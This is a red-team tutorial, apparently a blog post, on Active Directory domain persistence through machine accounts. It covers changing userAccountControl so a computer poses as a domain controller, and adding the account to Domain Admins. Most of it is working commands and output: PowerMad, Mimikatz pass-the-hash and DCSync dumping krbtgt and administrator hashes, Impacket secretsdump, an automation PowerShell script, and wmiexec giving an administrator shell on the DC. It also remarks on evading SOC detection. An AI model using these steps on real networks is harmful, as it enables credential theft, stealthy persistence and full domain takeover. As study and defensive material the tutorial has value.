


Domain Persistence – Machine Account

Machine accounts play a role in red team operations as in a number of techniques are utilized for privilege escalation, lateral movement and domain escalation. However, there are also cases which a machine account could be used for establishing domain persistence. This involves either the addition of an arbitrary machine account to a high privilege group such as the domain admins or the modification of the “*userAccountControl*” attribute which transforms a computer account to a domain controller. In both scenarios a red team operator could authenticate as the machine account (since the password is known) and perform elevated operations such as DCSync to retrieve all the domain hashes.

Sean Metcalf was the first person who disclosed publicly how machine accounts could be used as a backdoor for domain persistence by adding them to high privilege groups. This method is identical to standard user accounts which are added to domain admins group. In 2020 Stealthbits released an article which demonstrated an alternative method of persistence which involves how active directory replication can be utilized from a computer account. Even though that dumping passwords hashes via the DCSync technique is not new and SOC teams might have proper alerting in place, using a computer account to perform the same technique might be a more stealthier approach.


userAccountControl

By default standard users on a domain are allowed to create up to 10 machine accounts which is specified by the *ms-DS-MachineAccountQuota* attribute. Creation of computer accounts is trivial and can be conducted by a number of tools both from domain joined and non-domain joined hosts. However, in order for a computer account to appear as a domain controller the *userAccountControl* attribute needs to have the value of 0x2000 = (SERVER_TRUST_ACCOUNT). The 0x2000 is a hex number which in decimal is the number 8192. Modification of this attribute requires domain administrator level privileges. The image below represents how the attribute could be modified from the perspective of Active Directory.



Various tools exist which can create a machine account from the command line or from an implant such as StandIn, SharpMad and PowerMad. From a PowerShell console executing the following command will create a new machine account on the domain.

```
Import-Module .\Powermad.psm1
New-MachineAccount -MachineAccount Pentestlab -Domain purple.lab -DomainController dc.purple.lab
```



PowerMad – Create Computer Account

This new computer will have a primary group id of 515 which is the RID for domain groups and represents that this is a domain computer. Modification of the *userAccountControl* attribute will change the primary group id of the computer. Therefore if that attribute is modified to have a value of 8192 the primary group id will change to 516 which belongs to domain controllers (writable).

```
Get-ADComputer Pentestlab -pro * | Select-object name, primarygroupid,
useraccountcontrol
Set-ADComputer Pentestlab -replace @{ "userAccountcontrol" = 8192 }
```

```

Command Prompt - powershell
Microsoft Windows [Version 10.0.17763.2183]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab.PURPLE>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\pentestlab.PURPLE> Get-ADComputer Pentestlab -pro * | Select-object name, primarygroupid, useraccountcontrol

name           primarygroupid useraccountcontrol
----
Pentestlab      515              4096

PS C:\Users\pentestlab.PURPLE> Set-ADComputer Pentestlab -replace @{ "userAccountcontrol" = 8192 }
PS C:\Users\pentestlab.PURPLE> Get-ADComputer Pentestlab -pro * | Select-object name, primarygroupid, useraccountcontrol

name           primarygroupid useraccountcontrol
----
Pentestlab      516              8192

```

Modify userAccountControl

Since the password of the computer account is known its NTLM hash could be used with Mimikatz to pass the hash. A new command prompt will open under the context of the machine account.

```
privilege::debug
sekurlsa::pth /user:Pentestlab /domain:purple.lab
/ntlm:58a478135a93ac3bf058a5ea0e8fdb71
```

```

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:Pentestlab /domain:purple.lab /ntlm:58a478135a93ac3bf058a5ea0e8fdb71
user       : Pentestlab
domain     : purple.lab
program    : cmd.exe
impers.    : no
NTLM       : 58a478135a93ac3bf058a5ea0e8fdb71
| PID 5876
| TID 2072
| LSA Process is now R/W
| LUID 0 ; 1132258 (00000000:001146e2)
\ msv1_0 - data copy @ 000001EE7528B680 : OK !
\ kerberos - data copy @ 000001EE7521C098
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace @ 000001EE752FF738 (32) -> null


```

Mimikatz – Pass the hash

The most important bit of having a computer account to act as a domain controller is that the DCSync can be used on that arbitrary account instead of the legitimate domain controller. From detection point of view this can create a security gap which could be

leveraged to use a common technique and remain undetected. During hash dumping typically the accounts of interest are domain admins and the *krbtgt* account which allows the creation of a Golden ticket.

```
lsadump::dcsync /domain:purple.lab /user:krbtgt
```

 mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # lsadump::dcsync /domain:purple.lab /user:krbtgt
[DC] 'purple.lab' will be the domain
[DC] 'dc.purple.lab' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 01/05/2021 21:34:06
Object Security ID  : S-1-5-21-552244943-2733646151-2332415024-502
Object Relative ID  : 502

Credentials:
  Hash NTLM: cdad1eb1ba4d60e76db46e947822d4ac
    ntlm- 0: cdad1eb1ba4d60e76db46e947822d4ac
    lm - 0: bf5138105f8aca689f0f7205142abda1
```

Mimikatz DCSync

Alternatively using the credentials of the machine account *secretsdump* from Impacket suite can be utilized to retrieve the password hashes of the domain.

```
python3 secretsdump.py purple.lab/Pentestlab\\$:Password123@10.0.0.1 -just-dc
```

```

(kali㉿kali)-[~/impacket/examples]
$ python3 secretsdump.py purple.lab/Pentestlab\$:Password123@10.0.0.1 -just-dc
Impacket v0.9.24.dev1+20210815.200803.5fd22878 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cdad1eb1ba4d60e76db46e947822d4ac:::
purple.lab\pentestlab:1106:aad3b435b51404eeaad3b435b51404ee:8c3efc486704d2ee71eebe71af14d86c:::
purple.lab\pentest:1110:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
purple.lab\printuser:1114:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
purple.lab\test:1122:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:5de006c3bf93d30195dff6fadd92a74c:::
PC1$:1105:aad3b435b51404eeaad3b435b51404ee:9312253d64547bc2067cfa74c75f75f0:::

```

Secretsdump DCSync

Stealthbits released in their official repository a PowerShell script called ServerUntrustAccount which can be used to automate the technique of domain persistence via modification of the *userAccountControl* attribute. Execution of the function “Add-ServerUntrustAccount” will add a new computer account on the network with a defined password. Furthermore, the *DS-Install-Replica* privilege will be given to the account and the *userAccountControl* attribute will be modified.

Add-ServerUntrustAccount -ComputerName "Pentestlab" -Password "Password123" -Verbose

```


PS C:\Users\pentestlab.PURPLE> Import-Module .\ServerUntrustAccount.ps1
PS C:\Users\pentestlab.PURPLE> Add-ServerUntrustAccount -ComputerName "Pentestlab" -Password "Password123" -Verbose
WARNING: This script is a demonstration of an attack technique and it will grant the Authenticated Users security principal the DS-Install-Replica privilege in your domain. This privilege exposes the domain to a number of attack vectors. Before running this script you should understand the full potential impact of this privilege.
Be sure to remove this privilege (see the Remove-ServerUntrustAccount function) when testing is complete.
To continue, type CONFIRM: CONFIRM
VERBOSE: Creating Computer Account: Pentestlab
VERBOSE: Created Computer Account: Pentestlab
VERBOSE: Starting DS-Install-Replica Permission Addition
VERBOSE: DS-Install-Replica ACE added to ACL object. Attempting to set the ACL...
VERBOSE: DS-Install-Replica Permission Successfully Added
VERBOSE: Starting UserAccountControl Permission Addition
VERBOSE: UserAccountControl ACE added to ACL object. Attempting to set the ACL...
VERBOSE: UserAccountControl Permission Successfully Added
PS C:\Users\pentestlab.PURPLE>

```

Add-ServerUntrustAccount

The “*Invoke-ServerUntrustAccount*” can be used with the credentials of the account that has been created and the Mimikatz path on the disk in order to dump the hashes of the *krbtgt* account to validate the domain persistence.


```
Invoke-ServerUntrustAccount -ComputerName "Pentestlab" -Password "Password123" -MimikatzPath ".\mimikatz.exe"
```



```
mimikatz 2.2.0 x64 (oe.eo)
PS C:\Users\pentestlab.PURPLE> Invoke-ServerUntrustAccount -ComputerName "Pentestlab" -Password "Password123" -MimikatzPath ".\mimikatz.exe"
Hashes for KRBtgt:
    NTHash: cdad1eb1ba4d60e76db46e947822d4ac
    AES128: 37435b5e610ab3f93c351b206537b019
    AES256: 286dac170475bd3b96b0934bfc6724a69889f5354990b6e311ee3426fe3a22b4
PS C:\Users\pentestlab.PURPLE>
```

Invoke-ServerUntrustAccount – DCSync krbtgt Hash

The hash of the domain administrator account is also valuable if the goal is to re-establish a direct connection with the domain controller. The script could be modified to target that account in order to retrieve the hash.



```
C:\Users\pentestlab.PURPLE>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\pentestlab.PURPLE> Import-Module .\ServerUntrustAccount.ps1
PS C:\Users\pentestlab.PURPLE> Invoke-ServerUntrustAccount -ComputerName "Pentestlab" -Password "Password123" -MimikatzPath ".\mimikatz.exe"
Hashes for Domain Administrator:
    NTHash: 58a478135a93ac3bf058a5ea0e8fdb71
    AES128: 7a2a6d44da45dee74521862ef54a1801
    AES256: 289c815c50b61cad78c8cb3d69d204ea93ae01e8b3fb5bb0356507fbd5379939
PS C:\Users\pentestlab.PURPLE>
```

Invoke-ServerUntrustAccount – DCSync Administrator Hash

The hash of the domain administrator account could be used with *wmiexec* from Impacket suite in order to establish a direct communication channel with the domain controller.

```
python3 wmiexec.py -hashes :58a478135a93ac3bf058a5ea0e8fdb71
Administrator@10.0.0.1
```

```

(kali㉿kali)-[~/impacket/examples]
$ python3 wmiexec.py -hashes :58a478135a93ac3bf058a5ea0e8fdb71 Administrator@10.0.0.1
Impacket v0.9.24.dev1+20210815.200803.5fd22878 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
dc

C:\>whoami
purple\administrator

C:\>

```

wmiexec – Domain Control Access

Automation of the technique is trivial since two PowerShell cmdlets are actually executed on the background. The following script will create a new active directory computer which some of it's properties will pre-populated with the values which are specified and then the *userAccountControl* attribute will modified so the account to appear as a domain controller.

```

function Execute-userAccountControl
{
[CmdletBinding()]
    param
    (
        [System.String]$DomainFQDN = $ENV:USERDNSDOMAIN,
        [System.String]$ComputerName = 'Pentestlab',
        [System.String]$OSVersion = '10.0 (18363)',
        [System.String]$OS = 'Windows 10 Enterprise',
        [System.String]$DNSName = "$ComputerName.$DomainFQDN",
        $MachineAccount = 'Pentestlab'
    )
    $secureString = convertto-securestring "Password123" -asplaintext -force
    $VerbosePreference = "Continue"

    Write-Verbose -Message "Creating Computer Account: $ComputerName"
    New-ADComputer $ComputerName -AccountPassword $securestring -Enabled $true -
    OperatingSystem $OS -OperatingSystemVersion $OS_Version -DNSHostName
    $DNSName -ErrorAction Stop;
    Write-Verbose -Message "$ComputerName created!"
    Write-Verbose -Message "Attempting to establish persistence."
    Write-Verbose -Message "Changing the userAccountControl attribute of
    $MachineAccount computer to 8192."
    Set-ADComputer $MachineAccount -replace @{ "userAccountcontrol" = 8192 };
    Write-Verbose -Message "$MachineAccount is now a Domain Controller!"
    Write-Verbose -Message "Domain persistence established!You can now use the DCSync
    technique with Pentestlab credentials."
    $VerbosePreference = "Continue"
}

```


Execution of the script will provide the following output in the console and the computer can be used to perform the DCSync technique.

```
Import-Module .\userAccountControl.ps1
Execute-userAccountControl
```

```
C:\Users\pentestlab.PURPLE>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\pentestlab.PURPLE> Import-Module .\userAccountControl.ps1
PS C:\Users\pentestlab.PURPLE> Execute-userAccountControl
VERBOSE: Creating Computer Account: Pentestlab
VERBOSE: Pentestlab created!
VERBOSE: Attempting to establish persistence..
VERBOSE: Changing the userAccountControl attribute of Pentestlab computer to 8192...
VERBOSE: Pentestlab is now a Domain Controller!
VERBOSE: Domain persistence established!You can now use the DCSync technique with Pentestlab
credentials.
PS C:\Users\pentestlab.PURPLE> _
```

userAccountControl Automation – PowerShell

Privilege Group

Machine accounts could be also added to privileged groups for establishing domain persistence. Executing the following command will obtain the active directory groups which domain administrators belong.

```
Get-ADGroupMember "Administrators"
```

```
PS C:\Users\pentestlab.PURPLE> Get-ADGroupMember "Administrators"

distinguishedName : CN=Domain Admins,CN=Users,DC=purple,DC=lab
name               : Domain Admins
objectClass        : group
objectGUID         : 8b3f13c7-d2e2-4037-bad8-c97e86fe018f
SamAccountName     : Domain Admins
SID                : S-1-5-21-552244943-2733646151-2332415024-512


distinguishedName : CN=Enterprise Admins,CN=Users,DC=purple,DC=lab
name               : Enterprise Admins
objectClass        : group
objectGUID         : a276ecc5-4b5f-4dd5-8c2c-11d87e0127c5
SamAccountName     : Enterprise Admins
SID                : S-1-5-21-552244943-2733646151-2332415024-519

distinguishedName : CN=Administrator,CN=Users,DC=purple,DC=lab
name               : Administrator
objectClass        : user
objectGUID         : bceaa7a8-908f-4d81-b5ba-e80cb8a6363d
SamAccountName     : Administrator
SID                : S-1-5-21-552244943-2733646151-2332415024-500
```

Get-ADGroupMember Administrators

From an elevated command prompt executing the command below will add the machine account *Pentestlab\$* to the group of Domain Admins.


```
net group "Domain Admins" Pentestlab$ /add /domain
```




```
C:\Users\pentestlab.PURPLE> net group "Domain Admins" Pentestlab$ /add /domain
The request will be processed at a domain controller for domain purple.lab.

The command completed successfully.

PS C:\Users\pentestlab.PURPLE>
```

Add Machine Account to Domain Admins

Examining the “*Member Of*” tab of the computer account properties can verify that the account has been added into the Domain Admins group.



Domain Admins Group – Machine Account

Since the account has the required privileges it could be used directly with *secretsdump* to retrieve active directory password hashes.

```
python3 secretsdump.py purple.lab/Pentestlab\$:Password123@10.0.0.1 -just-dc-user krbtgt
```

```
(kali㉿kali)-[~/impacket/examples]
$ python3 secretsdump.py purple.lab/Pentestlab\$:Password123@10.0.0.1 -just
-dc-user krbtgt
Impacket v0.9.24.dev1+20210815.200803.5fd22878 - Copyright 2021 SecureAuth Co
rporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cdad1eb1ba4d60e76db46e947822d4ac:
::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:286dac170475bd3b96b0934bfc6724a69889f5354990b6
e311ee3426fe3a22b4
krbtgt:aes128-cts-hmac-sha1-96:37435b5e610ab3f93c351b206537b019
krbtgt:des-cbc-md5:13f461943b85ec89
[*] Cleaning up ...

(kali㉿kali)-[~/impacket/examples]
$
```

Machine Account – DCSync krbtgt hashes

YouTube



[Watch Video At:](https://youtu.be/uFjpPUuY_7g)

https://youtu.be/uFjpPUuY_7g

References

- <https://gist.github.com/netbiosX/089a9d97a4f60016a6935500f328c17c>
- <https://stealthbits.com/blog/server-untrust-account/>
- <https://github.com/STEALTHbits/ServerUntrustAccount>
- <https://adsecurity.org/?p=2753>

